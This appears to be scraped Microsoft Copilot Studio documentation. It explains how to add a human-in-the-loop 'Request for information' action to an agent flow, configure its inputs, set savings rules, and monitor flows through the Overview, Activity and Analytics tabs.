
Add request for information in your agent flow

If you don't have an existing agent flow for this action, start by creating a new agent flow:

1. Log into Copilot Studio at copilotstudio.microsoft.com.
2. Select **Flows** from the left navigation to access the agent flows menu.
3. Select **New agent flow**.
4. Add a trigger to your flow.

If you already have an agent flow and want to add this action, open your existing agent flow in the flow designer and continue with the following steps:

1. In the flow designer, select the add node (+) at the location where you want to add the RFI action.
2. From the *Human in the loop* section of the action picker, select the **Request for information** action. You can also find the action via the *Human in the loop* connector.



3. Select the star to favorite it for easier access next time.

4. Configure the following required fields:

- **Title:** The subject line of the email that is sent with the request. Example: "Missing Information on Claim with ID: ABC123"
- **Message:** The message or note that accompanies the request for information. Example: "This request is being sent to you because... Provide this information at your earliest convenience."
- **Assigned to:** The email addresses of individuals who receive the request. You can enter multiple emails, however, the response from the first person to respond is used.

Request for information

Title *

Specify the title of the request.

Message *

Specify the message for the request.

Assigned To *

Enter part of a name or email address to find people

Input *

+ Add an input

Important

- The response from the first person to respond is used in the agent flow. Subsequent responses aren't processed.
- All requests are currently sent via Outlook only. More platforms might be added in the future.
- Requests CANNOT be sent to users outside of your tenant.

5. Select + **Add an input**.

6. Add your first input by selecting one of the available input types.

7. Five input types are currently supported:

- **Text** (string)
- **Yes/No** (Boolean)
- **Email** (email address)
- **Number** (integer)
- **Date** (date)



Inputs offer flexibility with options for multi-select, single-select, and required fields. For more details on details for inputs, see [More on inputs](#).

8. Give the input a descriptive name.
9. Add more inputs as needed by selecting + **Add an input**.

Here's an example of a fully configured request for information action:


Request for information from assessor



Title *
 Claim ID X"/>

Message *
 Claim ID X ."/>
 Claim details X"/>

Assigned To *



 aurorauser06@capintegration01.onmicrosoft.com X



Input *

	Date	Please enter the date on which you conducted the assess	...
	Summary	Please enter the summary of the assessment	...
	Damage amt	Please enter the amount of the damage	...
	Assessor	Please enter your first and last name	...
	Assessor email	Please enter your email address	...
	High priority	Please select yes or no	...

Use parameters from request for information in other actions

Every input that you specify in your request for information action produces a parameter that can be used in subsequent actions.

For example, in the previously shown configuration, all the parameters such as `Date`, `Summary`, `Damage amt.`, and others become available as dynamic content that can be passed as input into subsequent actions.


In the example that follows, we use the parameters from the request for information action in a subsequent AI approval action:

The image shows two overlapping screenshots of a Microsoft Dynamics 365 interface. The left screenshot displays a 'Request for information from assessor' form, which is highlighted with a red border. This form contains several input fields: 'Date' (Please enter the date on which you conducted the assessment), 'Summary' (Please enter the summary of the assessment), 'Damage amt.' (Please enter the amount of the damage), 'Assessor' (Please enter your first and last name), 'Assessor email' (Please enter your email address), 'High priority?' (Please select yes or no), and 'Additional notes' (Please enter any additional notes). Below this form is a section titled 'Determine whether an assessor is needed' with a 'Finish Reason' dropdown and a 'Text' field. The right screenshot shows an 'AI approval in multistage' form. It features a search bar at the top, followed by a list of input fields: 'Date', 'Summary', 'Damage amt.', 'Assessor', 'Assessor emi', and 'High priority'. Below these fields is a section titled 'AI approval in multistage' with an 'Approval Process' dropdown, an 'Edit' button, and a 'Summary' button. The 'Summary' button is highlighted with a red border. Below the 'Summary' button is a 'ClaimDetails' dropdown.

At runtime, when the human responds to the request, the parameters are automatically populated with the values from their submission.

Run and test request for information in your agent flow

You now have a request for information action added to your agent flow. Now it's time to test it. Here's a snippet of a claim approval flow with the request for information action highlighted. We use this flow for demonstration purposes.



To run your agent flow:

1. Save and publish the agent flow.
2. Select **Test** to test run your flow.

The flow runs. When the flow reaches the request for information action, it pauses execution and sends the request to the assigned humans via email through Outlook.

The following images show the relationship between the request configurations in the agent flow designer and the email received by the reviewer. Notice that the inputs

specified in the agent flow designer in the first image correspond to the inputs being requested in the email as seen in the second image.

Input *

Date

Please enter the date on which you conducted the assess...

Summary

Please enter the summary of the assessment

Damage amt

Please enter the amount of the damage

Assessor

Please enter your first and last name

Assessor email

Please enter your email address

High priority

Please select yes or no

Additional notes

Please enter any additional notes

+ Add an input

Assessment Needed for Claim with ID: HGDGR343

Request for information | Microsoft Copilot Studio
Please conduct an assessment for claim with: HGDGR343. Details: Flooding
Requested by: aurorauser06 <aurorauser06@copilotregistrator01.onmicrosoft.com>
Date Created: Tuesday, July 22, 2025 3:55 PM

Date

Please enter the date on which you conducted the assessment *

Summary

Please enter the summary of the assessment *

Damage amt.

Please enter the amount of the damage *

Assessor

Please enter your first and last name *

Assessor email

Please enter your email address *

High priority?

☐

Additional notes

Please enter any additional notes *

This message was created by an agent flow in Microsoft Copilot Studio. Do not reply directly to this address.

Submit

Reply

Forward

3. Within Outlook, the reviewer enters the responses to each of these fields and then selects **Submit**.

After the reviewer submits the responses, the flow resumes execution and continues with the remaining actions. As explained previously, the response data can be used in subsequent actions throughout the flow.


ⓘ Note

Since requests are sent via Outlook, requests could be sent to users who are outside of the environment in which the agent flow was built.

More on inputs

You have some flexibility in configuring your inputs. Here are some ways you can make inputs more flexible:


- **Make some inputs optional (all input types):** When you send requests for information, you might want to make certain fields optional. In the designer, select the three dots beside the input you added and select **Make the field optional**. When this request is sent, that input is optional for the assignee.



The screenshot shows a configuration interface for inputs. It lists three inputs: 'Date' (with a calendar icon), 'Summary' (with a text icon), and 'Damage amt' (with a currency icon). Each input has a placeholder text. A dropdown menu is open for the 'Date' input, showing two options: 'Make the field optional' (checked) and 'Delete'.

- **Placeholder text (all input types):** You can customize the placeholder text that the assignee sees when they receive a request. Use this to provide additional information or hints on how the field should be completed.

To do so in the designer, select the field beside the name field of the input and customize the placeholder text. When the assignee receives the request, they see the corresponding placeholder text in each field. For example, in the image that follows, they would see: "Please enter the date on which you conducted the assessment."




The screenshot shows the same configuration interface as before, but now the placeholder text for the 'Date' input is highlighted in a red box. The placeholder text is "Please enter the date on which you conducted the assess".

Date

Please enter the date on which you conducted the assessment *


- **Single-select options (text inputs):** For text inputs, you can provide predefined options to assignees. These options can be configured as single-select, requiring the assignee to choose one option from the list.

To do so in the designer, select the three dots beside the text input of your choice and select **Add a drop-down list of options**.



The screenshot shows a form designer interface. At the top, there is a purple circle icon with 'AA' and a text input field labeled 'Risk level' with the placeholder text 'Please enter your input'. To the right of the input field is a three-dot menu. A dropdown menu is open, showing four options: 'Make the field optional' (checked), 'Add a multi-select list of options', 'Add a drop-down list of options' (highlighted with a red box), and 'Delete'. Below the input field, there is a '+ Add an input' button and a vertical line with a plus sign and a downward arrow.

Add the options you want the assignee to choose from.



The screenshot shows the same form designer interface as before, but now the dropdown menu is open and shows a list of options. The options are 'Low', 'Medium', 'High', and 'Enter another option'. Each option is in a text input field, and to the right of each field is a trash icon. The title 'Drop-down list of options' is displayed above the list.

When the request is sent, the assignee can select one of the options from the list.

- **Multi-select options (text inputs):** For text inputs, you can also provide predefined options that allow assignees to select multiple choices. Multi-select lets the assignee choose more than one option from the available list.

To do so in the designer, select the three dots beside the text input of your choice and select **Add a multi-select list of options**.



Issues

Please enter all identified issues (select all that apply)



Multi-select list of options

Cosmetic damage



Structural damage



Mechanical issues



Electrical failures



Enter another option

Savings on agent flows

Summarize this article for me

The flow savings feature lets you calculate how much time and/or money an agent flow is saving your organization. You can add a user-defined saving rule to each flow, which keeps track of savings on successful flow runs.

The following table describes key concepts related to savings in agent flows.

 Expand table

Concept	Definition
Savings rule	Maker-defined baselines defining how to calculate money and time savings for an agent run, compared to when the task isn't automated.
Savings	The amount of time or money saved, generated by the saving rule for the agent flow.

 Note

- Only solution-based agent flows can use savings rules.
- Only successful runs generate savings. Successful *test* runs don't generate savings.
- Environments with Dataverse for Teams can't use the savings feature.


Set up a savings rule

To set up a savings rule for your agent flow:

1. Go to your agent flow **Overview** page by selecting **Flows** in the side bar, then selecting your flow from the list.

The agent flow **Overview** page is displayed.

2. Select **Savings** on the **Overview** page action bar.



The Savings panel appears.

Savings

With savings rules, measure the impact of your automation in terms of time saved and money saved. [Learn more](#)

Enable time-saving rule

On

Define how much time it usually takes to manually perform the actions being automated:

Manual processing time per successful run ⓘ

0

hours

10

minutes

0

seconds

Enable money-saving rule

Off

Calculate money savings based on hourly rate

Define how much money is saved by this automation based on the hourly rate of people previously performing the action:

Hourly rate

\$ 10

...which equates to \$1.67 per successful run

Calculate money savings with user-defined baseline

Define how much money is saved by this automation:

Money saved per successful run ⓘ

\$ 5

Last rule update: 03/11/2025, 15:56:20

- 3. Edit the time-saving and money-saving rules for the agent flow.
- 4. When you're done, select **Save**.

Savings rules types

The following table describes details about the different types of savings rules.

[Expand table](#)

Saving rule	Definition
Time-saving rule	Define the manual processing time it usually takes to manually perform the actions being automated.
Money-saving rule based on hourly rate	The money-saving rule can be based on an hourly rate converting time-savings into money-savings. This mode is only available if a time-saving rule is enabled.
Money-saving rule with user-defined baseline	Define the amount of money saved by the actions being automated.

Money-saving rule based on hourly rate

The money savings are rounded to the nearest whole number and don't include decimals.

For example:

- You define a time-saving baseline of 1 hour and 15 minutes per successful run.
- You define a money-saving rule with an hourly rate of \$1/hour.
- The money saving associated with the agent flow run is \$1.25 for a successful run (1.25 hours x \$1 per hour). However, the savings are rounded to \$1.

When savings are generated


Once you define a savings rule on an agent flow, every successful run of this flow contributes to generating savings. However, the savings don't immediately generate after the successful run. The savings amount for the agent is updated periodically.

Note

It can take up to one hour for a run to be accounted for in the savings amount of its agent flow.

Track the savings generated by your agent flow

You can view the savings generated by an agent flow on the flow details page.



Runs that happened after the last generation time aren't yet accounted for in terms of savings.

Permissions required to view and edit saving-rules

To view and edit a savings rule, you need a security role with privileges to the **Saving Rule** and the **Flow Aggregation** tables. For example, people with the Environment Maker role can view and edit savings rules on agent flows.

Frequently asked questions

Why is the hourly rate mode disabled in the money-rule section?

A money-saving rule can only use the hourly rate mode if a time-saving rule is also enabled.

Why is the money rule entirely disabled?

Your environment administrator blocked the usage of money rule in the environment. Money savings generated before the administrator decision remain unchanged, but no new money savings are generated.

Monitor your agent flows

The **Designer** tab in Copilot Studio is the canvas on which you build agent flows. Other tabs are available to help you manage and monitor your flows:

- Edit the details of an agent flow on the **Overview** tab.
- Monitor its activity and check for any failures on the **Activity** tab.
- Analyze its performance over time on the **Analytics** tab.

Overview

In the **Overview** tab, you can:

- View and edit your flow's name, description, and connections
- View the owner, any co-owners, and when it was created and last modified
- View the most recent runs
- Delete the flow or turn it off to prevent it from triggering
- [Set up savings rules and view savings](#) (for solution-based agent flows)

When someone responds to a Microsoft Forms su...

OverviewDesignerActivityAnalytics

DeleteTurn onRepair tips off

DetailsEdit

Agent flow

When someone responds to a Microsoft Forms survey, send me an email, and send a message to Teams

Primary owner

KeplerTest_9/21/2023 Smith

Status

Off

Created

Feb 26, 09:45 AM

Modified

Mar 13, 10:51 AM

Type

Automated

Plan

Copilot Studio ⓘ

Connection ReferencesSee all

Microsoft Forms Cr57

auroraur04@capintegration

✓

Office 365 Users Cr57

Permissions

auroraur04@capintegration

✓

Office 365 Outlook Cr

Permissions

auroraur04@capintegration

✓

+1

Connections

Multiple permissions

Co-ownersSet primary owner

Evan Smith

28-day run history ⓘAll runs

Start	Duration	Status
Feb 28, 02:05 PM (2 wk ago)	649 ms	Failed
Feb 28, 02:04 PM (2 wk ago)	222 ms	Failed
Feb 28, 02:04 PM (2 wk ago)	361 ms	Failed
Feb 28, 01:59 PM (2 wk ago)	432 ms	Failed

Activity

In the **Activity** tab, view the history of an agent flow's runs, their status, and how long each run took. Select a run to step through the activity view and troubleshoot as needed.

You can select multiple runs and either resubmit them or cancel runs that are in progress.

Analytics

In the **Analytics** tab, view a summary of your flow's activity, including the number of times it ran, failure rate, and performance trends over time.

Known issues and limitations of the Analytics tab

